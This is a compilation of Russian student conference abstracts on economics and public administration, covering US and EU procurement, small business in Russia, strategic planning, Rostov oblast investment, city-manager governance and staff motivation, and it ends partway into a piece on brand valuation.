Повышение эффективности государственных закупок на примере США и ЕС

Сыропятов В.А.

Научный руководитель: Оркина Елена Алексеевна, к.э.н., доцент

Государственные закупки в экономике США осуществляются посредством Федеральной контрактной системы (ФКС), которая формировалась на протяжении многих лет и на сегодня является одной наиболее эффективных систем государственных закупок в мире. ФКС США базируется на четкой и детальной, но при этом гибкой регламентации процедур закупок, охватывающей все ключевые функции системы.[1]

Объем бюджетных средств, которые управляются в рамках ФКС, составляет около 500 млрд. долларов. Участниками ФКС выступают более 160 тыс. коммерческих организаций. Почти 12,5 % трудоспособного населения США непосредственно работают в сфере госзаказов.

В США используются несколько основных экономических моделей государственного контракта: контракты твердой цены; контракты возмещения затрат; результативные контракты (цена фиксирована, однако подрядчик имеет возможность возместить некоторые затраты); контракты комплексного поощрения (цены, учитывающая четыре параметра – затраты, норму прибыли, объемные и качественные характеристики поставляемого товара, сроки).

Основные принципы, на основе которых строится управление системой государственных закупок в США:

- достижение условий равноправного участия подрядчиков в конкуренции за государственные заказы
- борьба с коррупцией;
- экономия и эффективность (высокое качество с минимальными затратами)

Как и система права США, ФКС регулируется двумя основными уровнями законодательных и нормативно-правовых актов. Первый уровень состоит из систем федеральных законов США, содержащие общие нормы регулирования, не влияющие на сам процесс закупок, но определяющие возможности и условия осуществления закупок и расходования на эти цели бюджетных средств. Второй уровень состоит из подзаконных актов соответствующих ведомств, уполномоченных в сфере регулирования, организации и контроля закупочных процедур.[2]

Какие полезные элементы можно извлечь из опыта госзакупок в США, которые могли бы быть использованы в российской системе госзакупок?

1. ФКС США является важным механизмом обеспечения государственных потребностей. Регламентация процедур, межведомственное взаимодействие и подконтрольность позволяют противостоять коррупции.

2. Применение методики планирования государственных закупок.

3. Конкурсные торги проводятся по единой методологии.

4. Процесс госзакупок находится в подчинении самостоятельных центров, ответственных за прогнозирование и планирование обеспечения

5. Действуют механизмы контроля исполнения контрактов, правила приемки и оценки результатов, анализа эффективности обеспечения государственных нужд.

6. Наличие информационной среды для контроля над контрактными системами.

7. ФКС США прошла через этап жесткой регламентации, на сегодняшний день система постоянно меняется, к примеру, происходит упрощение правил проведения закупок.

Европейский союз регулирует сферу государственных закупок с целью создание единого рынка. Государственные закупки стран-участников Европейского союза, управляются общими принципами, которые нормативно прописаны в «Договоре об учреждении ЕС» и другими нормативными правовыми актами в форме директив, которые в свою очередь устанавливают процедуры определения победителя для заключения крупных контрактов.

Основная часть правил о присуждении контрактов прописаны в Директиве Европейского Парламента 2004/18/ЕС от 31 марта 2004 «о координации процедур присуждения государственных контрактов на поставку товаров, выполнение работ и оказание услуг». Эти правила являются основными для любых видов закупок, начиная от муниципального, заканчивая федеральным уровнем. [3]

Европейская система государственных закупок основана на следующих основополагающих принципах:

1. прозрачность (открытость и доступность всей информации)

2. подотчетность и соблюдение процедур

3. стимулирование конкуренции

4. одинаковые (равные) возможности для всех участников закупок

В целом государственные закупки в Европейском союзе дают наглядный пример многоуровневой системы управления, в которой нормативные акты закреплены, как на наднациональном, так и на национальном и региональном уровне.

Некоторые особенности государственных закупок в ЕС:

- в тендерах могут участвовать все зарегистрированные и допущенные к выполнению работ европейские предприятия;

- допускается также проведение тендера с ограниченным числом отобранных в ходе «конкурса участия» предприятий;
- для поддержания принципа конкуренции и не дискриминации, большие заказы зачастую делятся на лоты меньшего размера, с тем чтобы дать возможность малым и средним предприятиям участвовать в выполнении отдельных видов работ.

В настоящий момент в инструментарии западных стран существует два вида финансовых преференций: надбавки национальным компаниям за победу в торгах или за поставку государственному сектору продукции, произведенной на территории страны государственного заказчика. Применение этих дискриминационных мер в сфере государственных закупок в странах ЕС привело к некоторым негативным эффектам для национальных экономик (косвенное поощрение неконкурентоспособных предприятий; увеличение финансовых затрат госструктур на госзакупки в условиях недостаточности объемов продукции и услуг со стороны национальных компаний и другие). Подобный протекционизм должен иметь ограниченный и экономически обоснованный характер и сочетаться с реализацией политики информационной открытости и прозрачности в системе госзакупок.

Тем не менее изучение как позитивного, так и негативного международного опыта в области госзакупок убеждает в том, что они способны стать источником роста для российской национальной экономики.

Литература:

1. Сайт Белого Дома. Управление федеральной политики в области государственных закупок :официальной сайт резиденции президента США [Электронный ресурс]. – Режим доступа :https://www.whitehouse.gov/omb/procurement_default/
2. Кикавец В.В., Маковлев А.Ю. Особенности правового регулирования в сфере государственных закупок за рубежом // «Госзаказ в вопросах и ответах», №1, 2010
3. Директива N 2004/18/ЕС Европейского парламента и Совета Европейского Союза "О координации процедур заключения договоров государственного заказа на выполнение работ, поставку товаров и оказание услуг"(Принята в г. Страсбурге 31.03.2004) (с изм. и доп. от 30.11.2009)// Консультант-плюс. - [Электронный ресурс]. – Режим доступа: <http://base.consultant.ru/cons/cgi/online.cgi?req=doc;base=INT;n=54321>

Проблемы развития малого бизнеса в России

Иванушенкова К.С.

Научный руководитель: Мошкин Игорь Валерьевич, к.э.н., доцент

Развитие малого предпринимательства и возможность реализации частной предпринимательской инициативы являются необходимыми условиями успешного развития страны. Государству нашей страны важно объективно

Малое предпринимательство – это прежде всего институт, который обеспечивает занятость населения. При этом малые компании делают среду для проживания более комфортной и удобной. [1, С.2]

Сектор малого предпринимательства включает в себя: индивидуальных предпринимателей, микропредприятия (численность рабочих до 15 человек), малые предприятия (численность занятых от 16 человек до 100).

В основном это предприятия сосредоточенные в сфере торговли и предоставления услуг населению. [2]

Можно выделить следующее значение малых предприятий в экономике России:

- малый бизнес позволяет наиболее полно удовлетворять потребности населения в товарах и услугах;
- для создания мелких фирм не требуются крупные инвестиции;
- развитие малого предпринимательства дает плоды обеспечения конкурентной среды;
- мелкими предприятиями проще управлять;
- создаются рабочие места, следовательно, уменьшается проблема безработицы в стране;
- малый бизнес гибок и восприимчив к конъюнктуре рынка, быстрее реагирует на спрос потребителей.

Экономические показатели в России существенно ниже не только в большинстве развитых стран, но и в развивающихся. Вклад малого бизнеса в экономику России мог бы быть гораздо существеннее и успешнее, поэтому так необходимо постоянно разрабатывать и совершенствовать новые программы поддержки малого бизнеса, соответствующие новой экономической ситуации в стране, обращая внимание как на позитивный, так и негативный опыт других стран. Например, малый бизнес – одна из приоритетных областей государственной политики Великобритании; не так давно в Англии была создана национальная сеть бизнес-связей. Они представляют собой партнерство агентств по поддержке местного малого бизнеса. Через них осуществляется государственная поддержка малого бизнеса на местах. В США малое предпринимательство всегда играло важную роль в развитии экономики и имело значительную поддержку

государства. Опыт США в развитии малого предпринимательства имеет большое значение, поскольку разработанные Правительством страны программы поддержки малого предпринимательства доказали свою правильность.

В 2011-2014 гг. проводился целый ряд исследований условий развития предпринимательства в России, результаты которых позволяют нам систематизировать ключевые проблемы и факторы, ограничивающие развитие малого бизнеса.

В числе основных проблем и факторов выделены следующие:

1. Проблемы в нахождении рынков сбыта продукции.

Сложность с поиском потребителей продукции. По данным Росстата, согласно проводимым ежеквартальным исследованиям малых предприятий, 50% сталкивается с проблемой «недостаточного спроса на внутреннем рынке»

2. Нестабильность законодательства.

В период с 2013 по 2014 год правительством РФ принят ряд решений, вводящих дополнительные требования и повышающих финансовую нагрузку на малый и средний бизнес. Произошли изменения в налоговой сфере: был введен торговый сбор, отмена льготы по налогу на имущество для предпринимателей – плательщиков упрощённой системы налогообложения и системы в виде единого налога на вмененный доход и в сфере обязательных страховых платежей, был увеличен фиксированный платеж для индивидуальных предпринимателей.

3. Высокие налоговые ставки. В условиях действия кризисных явлений в экономике обострилась ситуация с восприятием предпринимателями существующего уровня налоговой нагрузки. По результатам опроса 55% респондентов отметили налоговую нагрузку, как основное препятствие для ведения бизнеса в современных условиях.[3]

4. Высокие издержки в связи с необходимостью прохождения административных процедур и нарушением прав предпринимателей со стороны регулирующих органов. По данным исследования «Предпринимательский бизнес в России: индекс ОПОРЫ», треть компаний считает административные барьеры тяжелым бременем с невозможностью к ним приспособливаться.

5. Недоступность финансирования. Наличие проблемы является следствием ситуации на финансовых рынках. Кредитные организации ограничены в своих возможностях в том числе из-за ограничений для коммерческих банков по рискам со стороны Банка России и увеличения ключевой ставки.

С учетом перечисленных факторов можно сделать вывод о необходимости создавать дополнительные предложения поддержки, направленные на снижение их негативного воздействия на сектор малого предпринимательства.

Разнонаправленность мер в отношении предпринимательства снижает уровень доверия предпринимателей к государству, приводит бизнес в нелегальный сектор, формирует отношение предпринимателей к бизнесу, как временному явлению и снижает положительные эффекты от реализации программ поддержки предпринимательства [4]. Государству необходимо обратить внимание на следующие направления поддержки малого предпринимательства:

- по-новому позиционировать политику государства по отношению к развитию малого бизнеса;
- поддерживать спрос на продукцию субъектов малого предпринимательства, освоение новых рынков сбыта.
- повышать эффективность государственной и муниципальной поддержки малого бизнеса;
- совершенствовать налоговую политику;
- повышать гибкость системы регулирования трудовых отношений;
- расширение доступа предпринимателей к финансовым ресурсам.

Государство должно дать понять обществу, что предпринимательство – это благо для экономики России, общества в целом и граждан нашего государства. Необходимо создать новую ценность в обществе – положительного отношения к предпринимательству и частной инициативе, а вследствие и улучшение качества жизни каждого из нас.

Литература:

1. Доклад о мерах по развитию малого и среднего предпринимательства в Российской Федерации, Москва, Кремль, 2015 год. С. 82.
2. Doing business and investing in the Russian Federation 2014 // Business environment. Business climate. – 56 с.
3. Информационное агентство РБК// Опрос РБК: что мешает малому и среднему бизнесу в России, 2015 [Электронный ресурс]. – Режим доступа: <http://daily.rbc.ru/special/business/14/01/2015/54b59e7b9a7947b5449fd248>
4. Мошкин И.В. Система государственной поддержки организации предпринимательской деятельности, ориентированная на повышение качества жизни / Экономика и предпринимательство. 2014. № 4-2 (45-2). С. 827-830.

Особенности стратегического планирования в малом бизнесе

Избрикова В.А.

Научный руководитель: Мошкин Игорь Валерьевич, к.э.н., доцент

В современных условиях рыночной экономики повышение эффективности функционирования предприятий, стабильная и приносящая прибыль

деятельность нуждается в необходимости постоянного четкого планирования действий и прогнозирования последствий. Вследствие динамически меняющейся экономической ситуации в мире руководители осознают, что успешность бизнеса зависит от понимания дел на данный момент, четкого представления того, что организация намерена достичь в будущем и планирования процесса перехода из одного состояния в другое. Существует мнение, что стратегическое планирование является в большей степени прерогативой крупных компаний, располагающих большим штатом сотрудников и значительными ресурсами.

На наш взгляд, в наибольшей степени стратегическое планирование необходимо малым предприятиям, которые действуют в условиях высокой неопределенности на рынке и жесткой конкуренции, и которые не имеют право на ошибку. Главным требованием к управлению малым предприятием является обеспечение его приспособляемости к меняющимся условиям внешней среды. В этой связи на первый план в определении направлений развития предприятий малого бизнеса выходит стратегическое планирование, целью которого является разработка программы действий, направленных на повышение конкурентоспособности малых предприятий и укрепление их положения на рынке.

Таким образом, в данном контексте представляется актуальным рассмотреть и проанализировать особенности применения инструментов стратегического планирования в процессе управления малым предприятием и обосновать необходимость и преимущества внедрения данного процесса в компании.

Стратегическое планирование - это видение предприятия в будущем, его места и роли в социально – экономическом устройстве страны, а также основных путей и средств достижения этого нового состояния. Речь идет о формах и методах выполнения принятых стратегических решений на основе их увязки друг с другом, соответствующего ресурсного обеспечения и выбора оптимальных способов их реализации, рассчитанных на длительный период времени.

Основным инструментом стратегического планирования является стратегический план, который применительно к малому предприятию не настолько сложен и объемен, как в крупных компаниях, и при этом достаточно эффективен.

В процессе внедрения методов стратегического планирования на малых предприятиях можно выделить ряд особенностей, такие как.

1. Сложность в организации стратегического планирования - проявляется в том, что малые размеры компаний не предполагают создание большого числа структурных подразделений в их составе. То есть, в отличие от крупных компаний, которые могут позволить себе организацию специализированных служб, ответственных за стратегическое планирование, на малых предприятиях функции стратегического планирования будут

являться дополнительными к основным обязанностям оперативного менеджмента. Такое функциональное «перекрещивание», с одной стороны, снижает эффективность работы управленческих служб, но, с другой стороны, повышает концентрацию информации внутри компании, то есть ответственные за принятие тактических решений обычно в полной мере располагают и оперируют информацией стратегического характера.

2. Чрезвычайная важность стратегического планирования на малых предприятиях обусловлена тем, что зачастую малые предприятия не обладают достаточным запасом прочности, как крупные компании. Несмотря на то, что крупные предприятия менее гибкие, с большими трудностями приспосабливаются к рыночным изменениям, тем не менее, в условиях кризисных ситуаций они обладают большими шансами «выстоять» за счет накопленных резервов. Малые предприятия являются более гибкими структурами [4], но, при этом, их резервы не так велики, поэтому стратегическое планирование как фактор, повышающий готовность к будущим переменам, рыночным потрясениям, для них особенно важно. Кроме того, система стратегического планирования дает предприятиям малого бизнеса значительное количество преимуществ (см. рисунок 1).




Рисунок 1 – Преимущества внедрения системы стратегического планирования

Также особенности предприятий малого бизнеса определяют неоспоримые преимущества для внедрения системы стратегического планирования (см. таблица 1).

Таблица 1 - Взаимосвязь особенностей малых предприятий и их преимуществ для стратегического планирования

Особенность малых предприятий	Преимущество для стратегического планирования
Руководитель предприятия - предприниматель	Позволяет максимально использовать потенциал предпринимателя
Простая и гибкая структура управления	Упрощается процесс координации и контроля
Высокая скорость прохождения информации	Эффективность коммуникаций
Высокая мотивация сотрудников и удовлетворенность своим трудом	Способствует развитию интрапренерства
Недостаток управленческих знаний и опыта	Способствует повышению профессионального уровня
Единоличное принятие решений	Вовлечение сотрудников в процесс принятия решений
Ограниченность времени и перегрузка сотрудников	Способствует эффективному распределению рабочего времени

Таким образом, можно сделать вывод, что для малых предприятий стратегическое планирование является особенно важным в силу действия ряда объективных причин, при этом его организация сопряжена с определенными особенностями и трудностями, но эффект от применения стратегического планирования в практике малых предприятий превышает издержки по его организации.

Литература:

1. Горностаева Ж.В. Стратегическое планирование на малых предприятиях // Современные наукоемкие технологии, 2010, № 1, С. 69-71.
2. Гвоздева О. С. К вопросу о необходимости внедрения стратегического менеджмента в систему управления малым предприятием / О. С. Гвоздева // Экономическая наука и практика: материалы III Международной научной конференции. - Чита: Издательство Молодой ученый, 2014. - С. 114-116.
3. Загорулько К.Л., Пидоймо Л.П, Факторы предприятия в бизнес-планировании: внутренние, внешние, приоритет спроса. - М.:Финансы. Экономика. Стратегия №03, 2011.
4. Мошкин И.В. Система государственной поддержки организации предпринимательской деятельности, ориентированная на повышение качества жизни / Экономика и предпринимательство. 2014. № 4-2 (45-2). С. 827.

Инвестиционный потенциал Ростовской области

Помазкова И.С.

Научный руководитель: Мошкин Игорь Валерьевич, к.э.н., доцент

Инвестиции играют ключевую роль в развитии экономики и служат для обновления и расширения основных фондов для производства товаров и услуг. Россия имеет высокий потенциал для привлечения инвестиций в компании сырьевого, энергетического, металлургического и телекоммуникационного секторов экономики. Сегодня интерес к инвестициям на российском рынке весьма сдержан на Западе. Но заметно растет на Востоке. Например, контракт на 400 млрд. долл. с Китаем на проект газопровода «Сила Сибири», который позволит заметно диверсифицировать маршруты транспортировки российского газа.[1]

Инвестиционная политика способствует повышению конкурентоспособности региональной экономики. Органы власти субъектов Российской Федерации прилагают все усилия, чтобы обеспечить благоприятные условия для привлечения инвестиций. Формирование инвестиционной привлекательности требует комплексного подхода, участия в этом процессе представителей власти, бизнеса, общественности.

«Потенциал» как экономическая категория может трактоваться следующим образом: «Возможность и готовность субъектов рынка специализироваться в тех видах деятельности и производства, по которым в каждый момент времени имеются абсолютные или сравнительные преимущества».[2]

В Федеральном законе РФ № 39-ФЗ от 25 февраля 1999 г. в редакции от 28.12.2013г. «Об инвестиционной деятельности в Российской Федерации, осуществляемых в форме капитальных вложений» дается следующее определение инвестициям: «...денежные средства, ценные бумаги, иное имущество, в том числе имущественные права, иные права, имеющие денежную оценку, вкладываемые в объекты предпринимательской и (или) иной деятельности в целях получения прибыли и (или) достижения иного полезного эффекта».[3]

Необходимо раскрыть суть инвестиционного потенциала. Инвестиционный потенциал - это степень возможности и готовности субъекта рынка для привлечения денежных средств, ценных бумаг, иного имущества, в том числе имущественных и иных прав, имеющих денежную оценку, вкладываемых в те виды деятельности и производства, по которым в каждый момент времени имеются абсолютные или сравнительные преимущества в целях получения прибыли и (или) достижения иного полезного эффекта.

Ф.С. Тумусов рассматривает «инвестиционный потенциал» как совокупность инвестиционных ресурсов, составляющих ту часть накопленного капитала, которая представлена на инвестиционном рынке в

форме потенциального инвестиционного спроса, способного и имеющего возможность превратиться в реальный инвестиционный спрос, обеспечивающий удовлетворение материальных, финансовых и интеллектуальных потребностей воспроизводства капитала [4].

Проанализировав подходы к определению инвестиционного потенциала региона, можно сделать вывод о том, что инвестиционная привлекательность региона – это совокупность инвестиционных ресурсов, расположенных в пределах одного региона, позволяющих добиться полезного эффекта от их использования, а также повышения качества жизни [5].

Ростовская входит в число наиболее устойчивых регионов России. Ростовская область имеет выгодное географическое положение (выход к южным портам), обладает необходимым ресурсным и экономическим потенциалом. Органы власти постоянно совершенствуют инвестиционное законодательство Ростовской области, работают над мерами по минимизации инвестиционных рисков и привлечению в область крупных инвесторов.

Ростовская область имеет ряд конкурентных преимуществ:

- развитая транспортная инфраструктура;
- стоимость и надежность энергообеспечения;
- высокий уровень развития финансовой и страховой инфраструктуры;
- высокий научно-технический потенциал;
- высокий потребительский потенциал;
- стабильная социально-политическая ситуация.

Инвестиционная политика области строится в соответствии со стратегией социально-экономического развития до 2020 года, стратегией привлечения инвестиций Ростовской области, а также Областной долгосрочной целевой программой «Создание благоприятных условий для привлечения инвестиций в Ростовскую область на 2012-2015 годы».

В качестве основных направлений повышения инвестиционной привлекательности Ростовской области в Стратегии привлечения инвестиций определены: [6,9]

- разработка и реализация коммуникационной стратегии;
- развитие инновационной деятельности;
- совершенствование системы управления инвестиционным процессом;
- совершенствование инвестиционного законодательства;
- развитие бизнес-инфраструктуры;
- реконструкция жилищно-коммунального хозяйства;
- кадровое обеспечение приоритетных инвестиционных проектов.

В 2013 году Агентством стратегических инициатив был разработан национальный рейтинг состояния инвестиционного климата в субъектах Российской Федерации. В пилотную апробацию Рейтинга вошел 21 субъект

Российской Федерации, в том числе и Ростовская область, занявшая в итоге 11-е место в общем зачете. [7]

Ростовская область имеет положительный результат [8] инвестиционного развития. Созданы организации для привлечения инвестиций: Совет по инвестициям при Губернаторе Ростовской области, НКО «Агентство стратегических инициатив по продвижению новых проектов», ОАО «Корпорация развития Ростовской области», агентство инвестиционного развития ростовской области и др.

Литература:

1. Никонов В.А. «Россия: вызовы и возможности»//журнал «Стратегии России» №1, 2015.
2. Дульщикова Ю.С. Региональная политика и управление. М, 1999. С. 78.
3. Федеральный закон от 25 февраля 1999 г. № 39-ФЗ «Об инвестиционной деятельности в Российской Федерации, осуществляемой в форме капитальных вложений» (ред. от 28.12.2013г.)
4. Инвестиционный климат в России (экспертный институт) // Вопросы экономики. 2006. №9.
5. Мошкин И.В. Система государственной поддержки организации предпринимательской деятельности, ориентированная на повышение качества жизни. Экономика и предпринимательство. 2014. № 4-2 (45-2). С. 827-830.
6. Стратегия привлечения инвестиций Ростовской области до 2020 года в редакции от 23 октября 2014 года// http://invest-don.com/ru/press_release/strategiya_privlecheniya_investicii/
7. Инвестиционный портал Ростовской области/Национальный рейтинг состояния инвестиционного климата в субъектах Российской Федерации/ http://invest-don.com/ru/new_element_311/
8. Ковалева А.В., Мошкин И.В. Историко-генетический анализ проявления депрессивности в экономике территорий Восточного Донбасса. Journal of Economic Regulation. 2013. Т. 4. № 4. С. 85-91.
9. Таточенко Т.В. Анализ методологии управления реализацией стратегии развития региональных социально-экономических систем / Региональная экономика: теория и практика. 2011. № 1. С. 28-33.

Критический анализ инструмента сити-менеджмента

Филимоненко И. В.

Научный руководитель: Муравьева Н. Н., к.э.н, доцент

В России появление сити - менеджмента относится к 2003 году – с момента вступления в силу новой редакции Закона № 131-ФЗ «Об общих

принципах организации местного самоуправления в РФ». Закон РФ «Об общих принципах местного самоуправления» определяет местное самоуправление как «самостоятельное и под свою ответственность решение населением непосредственно и (или) через органы местного самоуправления вопросов местного значения исходя из интересов населения с учетом исторических и иных местных традиций». В измененное законодательство была внесена схема, согласно которой городскую администрацию может возглавлять наемный управляющий – сити - менеджер, профессиональный управленец, с которым при найме заключается контракт.

В рамках установленных правительством законов отдельные вопросы местного характера могут решаться в соответствии с правилами, установленными на региональном или местном уровне. В любом случае, порядок действия закона большей частью зависит от социальной географии страны и стратегий, которые были избраны местными политическими силами. В силу данных особенностей, основная критика закона «О местном самоуправлении» заключается как раз в том, что многие формальные сформулированные в законе нормы реализуются на практике вовсе не так, как хотелось бы их создателям.

Сторонники системы с применением сити-менеджмента утверждают, что назначенные управленцы будут опытными профессионалами в своей сфере деятельности, обладать высшим профессиональным образованием, стажем работы (не менее 3-х лет работы на выборных муниципальных или государственных должностях, на руководящих должностях муниципальной или государственной службы), положительной деловой репутацией, необходимыми знаниями федерального и регионального законодательства. Тем не менее, данный преимущества носят весьма относительный характер. С одной стороны, победители конкурса будут лояльны тем лицам, которые избрали их на должность. Стоит заметить, что в большинстве случаев выбора сити-менеджеров главное решение принимает губернатор. Причем принцип лояльности явно будет доминировать над принципом профессионализма, что характерно для особенности нашего менталитета. С другой стороны, в структуре государственного управления существует дефицит политиков-профессионалов управления муниципальными образованиями, ведь даже с поиском подходящих кандидатур в губернаторы имеются проблемы. Более того, именно конкуренция на выборах есть наиболее эффективный механизм подготовки и отбора профессионалов.

Еще один аргумент сторонников применения системы с сити-менеджером – избиратели часто выбирают не того кандидата, акцентируя внимание на популистской агитации, личном субъективном мнении и так далее. Именно этой логикой руководствовалось Правительство, когда происходило принятие решения об отмене выбора губернаторов. Такой логикой оперируют губернаторы сейчас, когда пытаются отменить институт

выборных глав администраций. На самом деле выборы всегда полезны, так как они являются школой как для избирателей, так и для кандидатов. Кроме того, с помощью выборов формируется гражданская культура, ответственность, стимулируются процессы локальной и государственной идентичности, когда как ликвидация прямых выборов препятствует формированию гражданственности, прерывает накопление опыта ответственного голосования гражданами.

Следующей причиной, которой оперируют сторонники данного подхода является сокращение финансовых затраты на проведение выборов. Именно этот аргумент является самым популярным. Общество убеждают, что, отменив выборы, можно будет сэкономить деньги в городском бюджете. Проведение выборов главы города действительно стоят денег, отказ от права может привести к протестам, снижает доверие к власти, понижает уровень управляемости территорией и, наконец, ведет к деградации самой власти, которая рискует стать безответственной. Финансовая оценка права граждан выбирать сразу же загоняет всех в логику того, что голосование не право, а долг. Тем не менее, все больше людей начинают осознавать, что, отменив выборы губернаторов, их лишили именно права.

Следующим минусом можно обозначить то, что сити-менеджер имеет меньше мотивов отстаивать интересы муниципалитета, чем избранный всенародно глава. Назначенный управленец, безусловно, более подконтролен губернатору, чем избранный и, соответственно, он имеет меньше возможностей и желания отстаивать интересы жителей муниципалитета.

К недостаткам так же можно отнести то, что несправедливо уволенный сити-менеджер имеет минимум возможностей для оправдания своего отстранения или протеста, когда как избранный гражданами глава города всегда может апеллировать к общественному мнению. Если он прав и уволен по несправедливым основаниям, то у него будет возможность получить поддержку горожан. Это делает необъективным аргумент, что назначенного сити-менеджера проще снять с должности. Избранного главу отправить в отставку по федеральному законодательству можно также без особых сложностей. Это доказывает практика Свердловской области, когда в 2010 году А. Мишарин отправил в отставку главу Артемовского Ю. Манякина. Также без вопросов из-за проблем с отоплением ушел в отставку сити-менеджер Заречного В.Быков.

Один из, казалось бы, сильных аргументов, высказываемых сторонниками сити-менеджмента, - ослабление местной исполнительной власти и соответствующее усиление власти депутатской, усиление местных дум. Тем не менее, сити-менеджер имеет все те же возможности для коррумпирования депутатов, что и избираемый глава. В результате утверждение сити-менеджера депутатами, работа конкурсной комиссии и

контракт становятся лишь видимостью, а влияние думы в данном случае только ослабеет. Данный аргумент можно обосновать тем, что только при существовании действительно независимой представительной власти, можно обсуждать вероятность введения поста сити-менеджера в том или ином муниципальном образовании.

На 37-м внеочередном заседании Ростовской городской думы был избран глава администрации — сити-менеджер донской столицы - Сергей Николаевич Горбань, занимавший до этого пост вице-губернатора Ростовской области.

Литература:

1. Федеральный закон Российской Федерации от 6 октября 2003 г. N 131-

ФЗ "Об общих принципах организации местного самоуправления в Российской Федерации".

2. Гельман В.Я., Рыженков С.И. Локальные режимы, городское управление и «вертикаль власти» // Политическая экспертиза. 2010. № 4. С. 134.

3. Сульдина Г.А. Государственное управление территориальной сбалансированностью на основе нормативно-правового механизма // Право и управление. XXI век. 2012. № 3. С. 20

4. Тропкина О. «Сити-менеджмент» как инструмент политики//Новая политика .2010

5. Котова Н. Н., Валещук М. В. Институциональные условия индустрии туризма (национальный и региональный аспекты) // Управление политическими системами. 2014. №70

Российский и зарубежный опыт управления мотивацией персонала

Стрельцова В.Ю.

Научный руководитель: Мошкин Игорь Валерьевич, к.э.н., доцент

Мотивация – это комплекс стимулов, которые направляют поведение человека. Это один из основных и обязательных «рычагов» управления персоналом на предприятии, который является определяющим фактором в отношениях сотрудник-компания.

Руководитель, управляя персоналом, использует различные аспекты существующих теорий мотивации, которые разделяются на три группы: традиционные, содержательные и процессуальные.

Суть традиционных теорий сводится к тому, что для высокой мотивации работников к труду необходимо [1]:

- четко нормировать и организовывать труд;

- формировать единые для всех работников условия материальной мотивации.

Содержательные теории мотивации в первую очередь стараются определить потребности, побуждающие людей к действию, особенно при определении объема и содержания работы. При закладке основ современных концепций мотивации наибольшее значение имели работы трех человек: Абрахама Маслоу, Фредерика Герцберга и Дэвида МакКлелланда.

Процессуальные теории мотивации рассматривают, как человек распределяет усилия для достижения различных целей и как выбирает конкретный вид деятельности, поведения и отношения к труду (теория ожиданий В.Врума, теория справедливости А. Адамса).

Применение теорий мотивации на примере современных стран

Таблица 1- Применение теорий мотивации в России и за рубежом

	Традиционные теории	Содержательные теории	Процессуальные теории
Россия	«+»		«+»
США		«+»	«+»
Япония		«+»	
Германия			«+»
Франция		«+»	
Швеция		«+»	

Таблица 2- Особенности формирования зарубежных систем мотивации

Страна	Основные факторы мотиваций труда	Отличительные особенности мотиваций труда
Япония	Возраст, Стаж Результативность труда Профессиональное мастерство	Пожизненный найм Единовременное пособие при выходе на пенсию
США	Поощрение предпринимательской активности Качество работы Высокая квалификация	Сочетание элементов сдельной и повременной систем Участие в прибыли Технологические надбавки Премии за безаварийную работу Соблюдение технологической дисциплины Система двойных ставок

Франция	Квалификация Качество работы Количество рационализаторских предложений Уровень мобилизации	Индивидуализация оплаты труда Балльная оценка труда работника по профессиональному мастерству, производительности труда, качеству работы Инициативность Дополнительные вознаграждения
Великобритания	Доход	Участие в прибылях Долевое участие в капитале Трудовое долевое участие Чисто трудовое участие
Германия	Качество	Стимулирование труда Социальные гарантии
Швеция	Солидарная заработная плата	Дифференциация системы налогов и льгот Сильная социальная политика

Для российского менталитета лучшей наградой за труд являются деньги [2]. Однако, существует немало компаний, которые все же используют опыт зарубежных коллег, что помогает им успешно развиваться и достигать высоких результатов. Не вызывает сомнений, что российская экономика в значительной степени ориентирована на экспорт природных ресурсов и изменений здесь не наблюдается. Дело в том, что государство делает ставку на добывающие отрасли, которые являются локомотивом экономического роста. В развитых странах уже сложилась система социально-экономического партнерства между основными движущими силами. В России также создана необходимая институциональная основа. Однако предпринимаемые действия не всегда согласованы и оказывают ожидаемое влияние.

Исследовательский центр портала Superjob.ru, опросив 3 000 экономически активных россиян старше 18 лет, выяснил, что большинство (36%) ценят такой способ поощрения, как дополнительный выходной или незначительное сокращение рабочего дня, например, возможность, раньше уходить с работы. На втором месте – гибкий график работы и хорошие бытовые условия в офисе (по 29%). Каждый пятый участник исследования (19%) был бы рад публичной благодарности за хорошую работу из уст руководителя. Для 16% - важна поддержка в личных делах. От возможности трудиться дома не отказались бы 14%. А вот конкурсы и соревнования вызывают у респондентов гораздо меньше энтузиазма (7 %) [4].

Безусловно, россиянам следует держать ориентир на опыт и практику западных коллег. Полностью подражать заграничной системе не стоит, так как такой перенос чужого опыта в условия нашей жизни не даст своих плодов, в результате чего эффект будет нулевой. В такой ситуации стоит разработать свою систему мотивации и поощрения с крупными западной корпоративной культуры. Также не стоит забывать, что нематериальные способы поощрения нужно использовать только в том случае, когда в полной мере удовлетворены все финансовые потребности сотрудника.

Литература:

1. Мескон М.Х., Альберт Н., Хедоури Ф. Основы менеджмента. 1992.
2. Электронный ресурс: <http://www.scienceforum.ru>.
3. Зарубежный и российский опыт управления мотивацией персонала / И. Варданян. - "Кадровик. ру", 2011.

Стоимость брендов российских компаний: методология и проблемы оценки

Снежанна А.П.

Научный руководитель: Химичева Виктория Сергеевна, преподаватель

Одним из главных элементов нематериальных активов развивающейся компании является бренд, грамотное управление которым влияет на конкурентные преимущества. Организационная структура ведущих корпораций, таких как Coca-Cola, Procter&Gamble, Schwarzkopf&Henkel, General Motors и др. предполагает наличие отделов, занимающихся управлением брендами. [3, с.223]

